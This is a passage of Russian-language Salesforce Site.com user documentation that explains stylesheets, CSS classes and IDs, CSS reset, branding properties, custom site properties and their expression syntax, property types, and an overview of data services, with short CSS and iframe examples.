1. Щелкните **«Таблицы стилей»** > **«Создать»** на вкладке «Общие сведения». Или щелкните **«Создать таблицу стилей»** в представлении «Таблицы стилей».
2. Введите имя таблицы стилей.
3. Нажмите кнопку **«Применить»**. При этом откроется таблица стилей.
4. Добавьте группы и элементы стиля в таблицу стилей.

Прим.:

- Имена таблиц стилей могут содержать только буквы, цифры, дефисы, двоеточия и символы подчеркивания.
- Также можете импортировать файл CSS для использования на сайте.

Чтобы применить стили на странице, прикрепите новую таблицу стилей к странице.

Чтобы прикрепить таблицу стилей к странице, выполните указанные ниже действия.

1. Выберите страницу на панели «Структура страницы» ( ).
2. Щелкните значок + в разделе «Таблицы стилей» на панели «Свойства» ( ).
3. Выберите нужную таблицу стилей из списка.
4. Чтобы прикрепить таблицу стилей к странице, щелкните значок + напротив раскрывающегося списка.

Совет: Чтобы быстро прикрепить новую таблицу стилей ко всем страницам сайта, созданным на основе шаблона страницы, прикрепите таблицу стилей к соответствующему шаблону. В этом случае ссылка на таблицу стилей автоматически добавляется во все страницы, созданные на основе шаблона.

СМ. ТАКЖЕ:

Общие сведения о представлении таблицы стилей в Site.com

Общие сведения о каскадных таблицах стилей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание групп и элементов таблицы стилей

При добавлении элементов стиля в таблицы стилей пользователи могут определить коды и классы CSS или переопределить форматирование тегов HTML (например, `body` или `h1`). Изменения, внесенные в стиль CSS тега HTML, автоматически применяются к любому объекту, в форматировании которого использовался данный тег.

Создание элементов стиля

Чтобы открыть таблицу стилей, дважды щелкните нужную таблицу стилей в представлении «Таблицы стилей» на вкладке «Общие сведения» или наведите указатель мыши на нужную таблицу и щелкните > **«Правка»**.

Чтобы самостоятельно изменить таблицу стилей с помощью редактора таблиц стилей, щелкните **«Редактировать код таблицы стилей»**. Кроме того, чтобы добавить @правила (например, `@media`), рекомендуем изменить таблицу стилей напрямую.

Также доступны указанные ниже действия.

1. Выберите нужную таблицу стилей и щелкните > **«Вставить элемент стиля»**.
2. Введите имя элемента стиля.
   - Чтобы переопределить стандартное форматирование отдельного тега HTML, укажите имя тега HTML (например, `body` или `h1`).
   - Чтобы создать класс CSS, укажите имя класса и поставьте перед ним точку (например, `.имя_класса`).
   - Чтобы создать код CSS, укажите имя кода и поставьте перед ним символ `#` (например, `#код_содержимого`).
3. Нажмите кнопку **«Применить»**.
4. Чтобы добавить определения стиля, выполните одно из указанных ниже действий.
   - Задайте свойства стиля в экранном редакторе стилей справа.
   - Введите стили CSS в текстовую область раздела «Предварительный просмотр стиля» и нажмите кнопку **«Сохранить»**.

Изменения, вносимые в определение выбранного элемента стиля, добавляются в раздел «Предварительный просмотр стиля».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Совет:

- Имя класса должно начинаться с точки. В противном случае оно не будет обработано в качестве класса CSS.
- Имя кода должно начинаться с символа `#`. В противном случае оно не будет обработано в качестве кода CSS.
- При наличии на странице только одного элемента рекомендуем использовать коды CSS. Код CSS может использоваться на странице только один раз. При наличии на странице нескольких элементов рекомендуем использовать классы CSS.
- Имена классов и кодов могут содержать только буквы, цифры, дефисы и символы подчеркивания, но не могут начинаться с цифры и содержать пробелы.

Создание групп стилей

Чтобы организовать таблицы стилей в логическом порядке, рекомендуем использовать группы. Группы позволяют упростить процесс поиска и управления стилями.

Ниже перечислены действия, доступные в открытой таблице стилей.

1. Выберите нужную таблицу стилей и щелкните > **«Вставить группу стилей»**.
2. Укажите имя группы и нажмите кнопку **«Применить»**.
3. Чтобы добавить новый стиль в группу, выберите нужную группу и щелкните > **«Вставить элемент стиля»**. Чтобы добавить в группу текущий стиль, перетащите его на значок папки.

Назначение элементов стиля

Созданный стиль может быть назначен страницам сайта и элементам страницы.

Чтобы назначить класс нужной странице или элементу страницы, выберите класс и выполните одно из указанных ниже действий.

- Введите имя класса в поле «Класс» на панели «Свойства» ( ).
- Выберите **«Класс»** на панели «Стиль» ( ) и начните вводить имя, а затем выберите нужное имя в отображающемся списке.

Чтобы назначить код нужной странице или элементу страницы, выберите код и выполните одно из указанных ниже действий.

- Введите имя кода в поле «Код» на панели «Свойства» ( ).
- Выберите **«Код»** на панели «Стиль» ( ), а затем выберите нужное имя в раскрывающемся списке.

СМ. ТАКЖЕ:

Создание и использование таблиц стилей

Общие сведения о представлении таблицы стилей в Site.com

Общие сведения о каскадных таблицах стилей

Использование сброса CSS

В каждом обозревателе используются стандартные параметры представления, которые отличаются от параметров других обозревателей. Именно поэтому сайты, оформленные с помощью таблицы стилей, могут по-разному отображаться в различных обозревателях. Примеры различий см. ниже.

- Упорядоченные и неупорядоченные списки
- Верхние и нижние поля для заголовков
- Размеры отступов
- Стандартная высота строк

Функция сброса CSS позволяет избежать возможных различий при отображении элементов конечным пользователям. Пользователи могут использовать сброс CSS, доступный в Site.com, или добавить собственный код сброса CSS.

Чтобы воспользоваться сбросом CSS, доступным в Site.com, выполните указанные ниже действия.

1. Чтобы открыть таблицу стилей, дважды щелкните или наведите указатель мыши на нужную таблицу и выберите > **«Правка»** в представлении «Таблицы стилей» на вкладке «Общие сведения».
2. Щелкните > **«Вставить сброс CSS»**.
3. Убедитесь, что сброс CSS находится в верхней части таблицы стилей. Чтобы изменить место его отображения, перетащите сброс в нужную область на панели слева.

Чтобы добавить собственный код сброса CSS, выполните указанные ниже действия.

1. Чтобы открыть таблицу стилей, дважды щелкните или наведите указатель мыши на нужную таблицу и выберите > **«Правка»** в представлении «Таблицы стилей» на вкладке «Общие сведения».
2. Чтобы открыть редактор таблиц стилей, щелкните **«Редактировать код таблицы стилей»**.
3. Вставьте код в верхнюю часть кода таблицы стилей.
4. Нажмите кнопку **«Сохранить и закрыть»**.

СМ. ТАКЖЕ:

Создание и использование таблиц стилей

Общие сведения о каскадных таблицах стилей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Общие сведения о фирменном стиле сайта

Фирменный стиль позволяет пользователям задавать разные аспекты оформления веб-сайта. Заданные свойства фирменного стиля могут использоваться редакторами для быстрой настройки содержимого сайта посредством одной централизованной области, именуемой редактором фирменного стиля. Предварительный просмотр внесенных изменений отображается редакторам веб-сайта по мере настройки свойств.

Свойства фирменного стиля, добавленные в виджеты, шаблоны страниц или на веб-сайт, позволяют пользователям быстро задавать и изменять аспекты оформления веб-сайта без редактирования каскадной таблицы стилей.

Ниже приведены примеры доступных аспектов, связанных с оформлением веб-сайта.

- Цвет фона, страницы или ссылки, используемый веб-сайтом
- Размер и цвет шрифта
- Фоновое изображение логотипа или верхнего колонтитула
- Толщина и цвет линий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Чтобы использовать фирменный стиль на веб-сайте, выполните указанные ниже действия.

1. Чтобы определить компоненты сайта, являющиеся частью оформления, создайте свойство фирменного стиля для каждого аспекта (например, цвет фона, логотип и шрифты). Чтобы выполнить данное действие, воспользуйтесь представлением «Свойства фирменного стиля» раздела «Конфигурация сайта».
2. Чтобы заменить текущие определения данных свойств в каскадных таблицах стилей новыми свойствами фирменного стиля, воспользуйтесь синтаксисом языка выражений.
3. Чтобы настроить свойства и открыть веб-сайт для предварительного просмотра, воспользуйтесь областью «Редактор фирменного стиля».

Кроме того, доступ к свойствам фирменного стиля может быть предоставлен путем использования синтаксиса языка выражений непосредственно в настраиваемом блоке кода или блоке содержимого.

Создание свойств фирменного стиля

Фирменный стиль позволяет пользователям быстро создавать свойства стиля, доступные редакторам сайта для многократного использования.

Настройка свойств фирменного стиля

Пользователи могут дополнять каскадные таблицы стилей или элементы страницы Site.com (например, блоки содержимого или элементы «Настраиваемый код») ссылками на созданные свойства фирменного стиля посредством выражений.

Использование редактора фирменного стиля

Редактор фирменного стиля — это централизованная область, предназначенная для настройки и последующего предварительного просмотра изменений, внесенных в свойства фирменного стиля на сайте.

СМ. ТАКЖЕ:

Создание свойств фирменного стиля

Настройка свойств фирменного стиля

Использование редактора фирменного стиля

Создание свойств фирменного стиля

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Фирменный стиль позволяет пользователям быстро создавать свойства стиля, доступные редакторам сайта для многократного использования.

Созданные свойства фирменного стиля могут быть систематизированы посредством разделов для более удобного поиска в редакторе фирменного стиля. Кроме того, разделы могут использоваться для систематизации собственных свойств.

- Изменение логического порядка отображения свойств внутри разделов. Например, отображение свойств по алфавиту.
- Изменение порядка отображения разделов и свойств путем их перетаскивания внутри представления «Свойства фирменного стиля».

1. Последовательно выберите пункты **«Конфигурация сайта»** > **«Свойства фирменного стиля»**.
   Данное действие инициирует отображение редактора свойств фирменного стиля.
2. Нажмите кнопку 

.
3. Введите имя свойства в поле «Метка».
   Имя выражения добавляется автоматически. Имя выражения используется в таблицах стилей и блоках кода.
4. Выберите нужный тип.
5. Укажите стандартное значение.
6. Чтобы присвоить свойству статус обязательного, щелкните **«Обязательно»**.

Чтобы изменить или удалить свойство, наведите указатель мыши на нужное свойство и воспользуйтесь меню 
. Чтобы изменить имя раздела, дважды щелкните нужное имя.

СМ. ТАКЖЕ:

- Общие сведения о фирменном стиле сайта
- Типы настраиваемых свойств
- Настройка свойств фирменного стиля
- Использование редактора фирменного стиля

Настройка свойств фирменного стиля

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Пользователи могут дополнять каскадные таблицы стилей или элементы страницы Site.com (например, блоки содержимого или элементы «Настраиваемый код») ссылками на созданные свойства фирменного стиля посредством выражений.

Свойства фирменного стиля должны использовать следующий синтаксис выражения: *`{!Site.имя-свойства-фирменного_стиля}`*. Например, чтобы вставить созданное свойство цвета HeaderColor в каскадную таблицу стилей или блок кода, введите следующую строку: `{!Site.HeaderColor}`.

Прим.: Имена выражений чувствительны к регистру!

1. Откройте каскадную таблицу стилей или блок кода.
2. Выберите нужную область для вставки выражения.
3. Чтобы просмотреть раскрывающийся список доступных свойств, введите символы `{!`
   .
4. Чтобы добавить свойство на страницу, дважды щелкните выбранное свойство.

Пример: Например, если оформление веб-сайта предполагает использование синего цвета в качестве фона для раздела верхнего колонтитула, то пользователь может задать статическое шестнадцатеричное значение цвета посредством правил CSS.

```
.site-header {
 background-color: #3793DD;
}
```

Благодаря фирменному стилю, пользователь может создать свойство, которое напрямую соотносится с шестнадцатеричным цветом, а затем использовать имя выражения данного свойства в каскадной таблице стилей.

```
.site-header {
 background-color: {!Site.HeaderColor};
}
```

Теперь редакторы сайта могут быстро изменять цвет посредством редактора фирменного стиля вместо редактирования каскадной таблицы стилей.

СМ. ТАКЖЕ:

- Общие сведения о фирменном стиле сайта
- Создание свойств фирменного стиля
- Использование редактора фирменного стиля

Использование редактора фирменного стиля

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Редактор фирменного стиля — это централизованная область, предназначенная для настройки и последующего предварительного просмотра изменений, внесенных в свойства фирменного стиля на сайте.

Редактор фирменного стиля состоит из двух областей.

- Палитра редактора, расположенная слева, содержит все свойства фирменного стиля, доступные для редактирования.
- Область предварительного просмотра, расположенная справа, позволяет просматривать внесенные изменения в режиме реального времени.

1. Откройте нужную страницу.
2. Нажмите кнопку  .
3. Выберите нужное свойство стиля на левой панели.
   Внесенные изменения моментально отображаются на правой панели.

СМ. ТАКЖЕ:

- Общие сведения о фирменном стиле сайта
- Создание свойств фирменного стиля
- Настройка свойств фирменного стиля

Общие сведения о настраиваемых свойствах сайта

Настраиваемые свойства сайта позволяют задавать и хранить часто встречающееся содержимое на сайте. Например, пользователь может хранить адрес и номер телефона как настраиваемое свойство, доступное редакторам сайта для многократного использования. Чтобы применить сохраненные свойства к страницам, верхним и нижним колонтитулам или виджетам, воспользуйтесь синтаксисом языка выражений.

Чтобы использовать настраиваемые свойства на веб-сайте, выполните указанные ниже действия.

1. Определите настраиваемое свойство. Чтобы выполнить данное действие, воспользуйтесь представлением «Настраиваемые свойства» раздела «Конфигурация сайта».
2. Чтобы заменить текущие определения данных свойств в каскадных таблицах стилей или настраиваемых блоках кода, воспользуйтесь синтаксисом языка выражений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Чтобы получить доступ к созданному свойству, которому заданы значение и тип, в настраиваемом коде или блоках содержимого, воспользуйтесь выражениями. Выражения — это структурные нули для данных, которые заменяются настраиваемым свойством при загрузке страницы.

Создание настраиваемых свойств сайта

Пользователи могут быстро создавать настраиваемые свойства, доступные редакторам сайта для многократного использования.

Настройка настраиваемых свойств

Синтаксис языка выражений, используемый внутри таблицы стилей, блока кода, виджета или редактора HTML-страниц, позволяет внедрять настраиваемые свойства на веб-сайты.

Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов

Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип, позволяющими совершенствовать способы повторного использования шаблонов и виджетов.

Добавление настраиваемых свойств в шаблоны страниц или виджеты

Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип.

Типы настраиваемых свойств

Типы свойств позволяют конструкторам и администраторам сайта создавать свойства фирменного стиля сайта, настраиваемые свойства сайта, свойства фирменного стиля виджета и настраиваемые свойства виджета.

СМ. ТАКЖЕ:

Создание настраиваемых свойств сайта

Настройка настраиваемых свойств

Создание настраиваемых свойств сайта

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Пользователи могут быстро создавать настраиваемые свойства, доступные редакторам сайта для многократного использования.

При необходимости созданные настраиваемые свойства могут быть логически систематизированы.

- Систематизация свойств посредством разделов для более удобного управления и поиска.
- Изменение логического порядка отображения свойств внутри разделов. Например, отображение свойств по алфавиту.
- Изменение порядка отображения разделов и свойств путем их перетаскивания внутри представления «Настраиваемые свойства».



1. Последовательно выберите пункты **«Конфигурация сайта»** > **«Настраиваемые свойства»**.
   Данное действие открывает представление «Настраиваемые свойства».
2. Нажмите кнопку + New Property.
3. Введите имя свойства в поле «Метка».
   Имя выражения добавляется автоматически. Имя выражения используется в таблицах стилей и блоках кода.
4. Выберите нужный тип.
5. Укажите стандартное значение.
6. Чтобы присвоить свойству статус обязательного, щелкните **«Обязательно»**.

Чтобы изменить или удалить свойства, наведите указатель мыши на нужное свойство и воспользуйтесь меню . Чтобы изменить имя раздела, дважды щелкните нужное имя.





СМ. ТАКЖЕ:

Общие сведения о настраиваемых свойствах сайта

Типы настраиваемых свойств

Настройка настраиваемых свойств

Настройка настраиваемых свойств

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Пользователь `Site.com Contributor` И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Синтаксис языка выражений, используемый внутри таблицы стилей, блока кода, виджета или редактора HTML-страниц, позволяет внедрять настраиваемые свойства на веб-сайты.

Чтобы добавить ссылку на настраиваемое свойство сайта в настраиваемый код или блок содержимого, воспользуйтесь следующим синтаксисом: `{!Site.`*имя_выражения*`}`. Например, создайте настраиваемое свойство для хранения номера телефона компании, где PhoneNumber используется как имя выражения. Введите строку *«Свяжитесь с нами по телефону* `{!Site.PhoneNumber}`*»* в блок содержимого. При загрузке страницы система заменяет значение, представленное переменной {!Site.PhoneNumber}, и отображает следующую строку: «Свяжитесь с нами по телефону 1-800-667-6389».

Прим.: Имена выражений чувствительны к регистру!

1. Откройте нужный элемент веб-сайта (например, блок содержимого или виджет).
2. Выберите нужную область для вставки выражения.
3. Чтобы просмотреть раскрывающийся список доступных свойств, введите символы `{!`
   .
4. Чтобы добавить свойство на страницу, дважды щелкните выбранное свойство.

Пример: Благодаря настройке настраиваемых свойств, пользователи могут широко применять данные, подверженные динамическим изменениям (например, адрес или слоган). Выражения являются структурными нулями, поэтому значение свойства, обновляемое в представлении «Настраиваемые свойства», автоматически обновляется во всех областях страницы, ссылающихся на настраиваемое свойство.

СМ. ТАКЖЕ:

Общие сведения о настраиваемых свойствах сайта
Создание настраиваемых свойств сайта

Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов

Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип, позволяющими совершенствовать способы повторного использования шаблонов и виджетов.

Чтобы получить доступ к значениям свойств, использующим выражения, рекомендуем добавить настраиваемый код или блоки содержимого в шаблон страницы или виджет. Выражения являются структурными нулями для данных, которые заменяются сведениями при загрузке страницы.

Страница, созданная пользователем или рабочей группой на основе шаблона, является копией или *экземпляром* шаблона. Аналогично, виджет, добавленный на страницу, является экземпляром виджета. Экземпляр не может быть изменен, но значения его свойств доступны для обновления.

Выражения являются структурными нулями, поэтому их значения обновляются автоматически при обновлении значений на панели «Свойства» страницы или виджета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Чтобы сгруппировать связанные свойства, рекомендуем создать разделы. Данные разделы позволяют группировать свойства на панели «Свойства».

Пример: Например, пользователь добавляет блок содержимого в шаблон для отображения заголовка страницы. В данном случае при создании страницы на основе шаблона пользователь может разрешить замену только части текста вместо редактирования всего блока содержимого.

При добавлении настраиваемого свойства `pageSubject` и выборе исходного значения пользователь может дополнить блок содержимого выражением ниже.

Общие сведения о `{!pageSubject}`

Данное действие позволяет участникам рабочей группы переименовывать любую страницу, созданную на основе шаблона, путем обновления свойства `Page Subject` на панели «Свойства» страницы, которое автоматически обновляет значение, представленное выражением `{!pageSubject}`.

Пример: Например, при создании виджета YouTube используется код внедрения ниже.

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

Тем не менее, чтобы разрешить пользователям выбирать видеоролик для отображения при добавлении экземпляра виджета на страницу, рекомендуем создать раздел *`YouTube`* и добавить настраиваемое свойство *`Video URL`*, где *`videoURL`* используется как имя выражения. См. пример кода ниже.

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Теперь пользователи, добавившие виджет YouTube на страницу, могут выбирать другой видеоролик путем обновления свойства *Video URL* в разделе YouTube панели «Свойства», которое автоматически обновляет значение, представленное выражением {!videoURL}.

СМ. ТАКЖЕ:

- Общие сведения о виджетах
- Добавление настраиваемых свойств в шаблоны страниц или виджеты
- Типы настраиваемых свойств
- Общие сведения об отображении динамических данных посредством выражений

Добавление настраиваемых свойств в шаблоны страниц или виджеты

Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип.

Чтобы получить доступ к значениям свойств, использующим выражения, которые являются структурными нулями, рекомендуем добавить настраиваемый код или блоки содержимого в шаблон страницы или виджет. Чтобы изменить экземпляр при создании страницы на основе шаблона или добавлении экземпляра виджета на страницу, пользователь или рабочая группа может просто обновить значения свойств.

Ниже перечислены действия, доступные в открытом шаблоне страницы или виджете.

1. Убедитесь, что шаблон или виджет выбран на панели «Структура страницы», и щелкните **«Редактировать настраиваемые свойства»** на панели «Свойства».
2. Щелкните **«Создать свойство»**.

   Раздел «База» используется по умолчанию и может быть переименован. Разделы позволяют группировать свойства на панели «Свойства» экземпляра виджета или страницы.
3. Введите метку свойства, отображающуюся на панели «Свойства» экземпляра виджета или страницы (например, *Video URL*).
4. При необходимости обновите автоматически добавленное имя выражения.

   Имена выражений чувствительны к регистру и не могут содержать пробелов.
5. Укажите тип и значение свойства.
6. При необходимости назначьте свойству статус обязательного.
7. При необходимости добавьте дополнительные свойства или разделы. Чтобы изменить порядок отображения элементов, перетащите их в другую область.
8. Чтобы использовать настраиваемое свойство, перетащите элемент страницы **«Настраиваемый код»** или **«Блок содержимого»** со вкладки «Элементы страницы» в шаблон страницы или виджет.
9. Чтобы добавить ссылку на выражение, воспользуйтесь синтаксисом {!*имя_выражения*} (например, *{!videoURL}*).
   Выражение заменяется значением свойства при загрузке страницы.
10. Добавьте любой дополнительный текст и сохраните внесенные изменения.
    Например, «Видеоролик доступен по адресу {!videoURL}».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Совет: При необходимости создайте настраиваемое свойство путем ввода имени свойства в настраиваемый код или блок содержимого посредством языка выражений. Например, при вводе `{!videoHeight}` в блок содержимого панель «Свойства» шаблона или виджета автоматически дополняется новым свойством `videoHeight`, позволяющим добавлять значение свойства.

Обновление свойств виджета не инициирует отображение изменений в экземплярах виджета. Текущие экземпляры виджета должны быть заменены последней версией.

При удалении настраиваемого свойства, используемого настраиваемым кодом или блоком содержимого, рекомендуем удалить все соответствующие ссылки.

СМ. ТАКЖЕ:

- Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов
- Типы настраиваемых свойств
- Общие сведения об отображении динамических данных посредством выражений
- Создание виджетов

Типы настраиваемых свойств

Типы свойств позволяют конструкторам и администраторам сайта создавать свойства фирменного стиля сайта, настраиваемые свойства сайта, свойства фирменного стиля виджета и настраиваемые свойства виджета.

Тип свойства	Описание
Текст	Ввод текстового значения.
Кнопка-флажок	Выбор истинного (флажок установлен) или ложного (флажок снят) значения.
Цвет	Выбор цвета на палитре или путем ввода шестнадцатеричного значения (например, *#333333*).
Изображение	Выбор изображения путем просмотра изображения сайта, загрузки нового изображения или ввода URL-адреса изображения.
HTML	Ввод HTML-значения.
Единицы	Выбор единицы измерения: пикселы, проценты или em (например, *5px*).
Раскрывающийся список	Выбор значения из заданного списка. Чтобы добавить элементы в раскрывающийся список, создайте список параметров, введенных через запятую, где каждому параметру соответствует метка и значение (например, «*Метка 1:значение 1, Метка 2:значение 2*»). По умолчанию параметр, значение которого отсутствует, использует метку в качестве значения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Тип свойства	Описание
	Чтобы задать стандартные значения раскрывающегося списка, воспользуйтесь форматом *метка:значение:по умолчанию* (например, *«"Маленький:М:по умолчанию", "Большой:Б"»*).
Шрифт	Выбор шрифта.

СМ. ТАКЖЕ:

- Добавление настраиваемых свойств в шаблоны страниц или виджеты
- Создание настраиваемых свойств сайта
- Создание свойств фирменного стиля

Общие сведения о службах данных Site.com

Службы данных Site.com объединяют различные функции, позволяющие устанавливать связь со стандартными и настраиваемыми объектами Salesforce. Данные могут извлекаться из объектов организации и отображаться на страницах сайта в динамическом режиме или отправляться клиентами напрямую. Кроме того, при обновлении данных в объектах Salesforce внесенные изменения автоматически отображаются на действующем сайте!

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Ниже перечислены некоторые способы использования служб данных Site.com.

- Публикация каталога продуктов: составление списка продуктов и добавление сведений (например, номера моделей и цены), извлекаемых из организации в динамическом режиме.
- Размещение корпоративных пресс-релизов: публикация и сортировка корпоративных пресс-релизов по дате публикации.
- Создание веб-сайта по недвижимости: отображение текущих вариантов, отфильтрованных по городу или цене.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям отправку резюме и заявок.

Как это работает? Некоторые привязанные к данным элементы страницы позволяют извлекать и отображать данные или собирать данные посетителей сайта.

Таблицы данных позволяют устанавливать связи с объектами Salesforce, извлекать наборы данных на основе заданных критериев фильтрации и отображать записи в виде строк таблицы.

Повторители данных и элементы данных позволяют устанавливать связи со стандартными и настраиваемыми объектами, а также извлекать и отображать данные на страницах сайта в динамическом режиме. Повторитель данных, используемый совместно с элементами данных, позволяет создавать «шаблон повторения», отображающий на странице как минимум одну запись.

Функции обработки данных позволяют выполнять расчеты по данным, извлеченным из объектов, и отображать полученные результаты на странице. Например, функция обработки данных позволяет рассчитать общее значение или среднее количество всех возвращенных записей для отдельного поля объекта.

Вложенные повторители позволяют извлекать данные из объектов, между которыми установлена взаимосвязь «родитель — потомок».

Формы и поля формы позволяют собирать данные о посетителях сайта и отправлять эти данные в стандартные или настраиваемые объекты Salesforce. Пользователи могут создавать формы Web-to-Lead, собирать сведения о клиентах или отзывы о продуктах и услугах.

Рекомендации по работе со службами данных

- Чтобы разрешить пользователям-гостям просмотр или отправку данных в объект Salesforce, рекомендуем настроить полномочия доступа к данным объекта.
- Чтобы воспользоваться преимуществами служб данных Site.com при работе с активами, рекомендуем импортировать файлы на веб-сайт и сохранить соответствующий относительный URL-адрес в стандартный или настраиваемый объект. См. раздел «Хранение активов для использования в объектах Salesforce» на странице 6539.
- При добавлении на сайт элемент страницы, привязанный к данным, будет заблокирован в случае изменения типа поля в связанном объекте Salesforce (например, при замене текстового поля раскрывающимся списком). Чтобы добавить ссылку на обновленное поле, рекомендуем повторно настроить элемент страницы, привязанный к данным.
- Изменения, внесенные в данные объекта, связанного с таблицей данных, повторителем данных или функцией обработки данных, автоматически отображаются на действующем сайте. Чтобы выбрать записи, утвержденные для публикации, рекомендуем добавить поле раскрывающегося списка в объект. Данное поле позволяет фильтровать записи по статусу «Утверждено», поэтому на действующем сайте могут отображаться только утвержденные записи.

Настройка полномочий доступа к данным для объектов Salesforce

Сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетителям предоставляется связанная лицензия пользователя-гостя.

Хранение активов для использования в объектах Salesforce

Веб-сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетители не обладают полномочиями, необходимыми для просмотра изображений и документов, хранящихся в объектах Salesforce, которые, в свою очередь, доступны только проверенным пользователям.

Динамическое извлечение данных с помощью повторителей данных

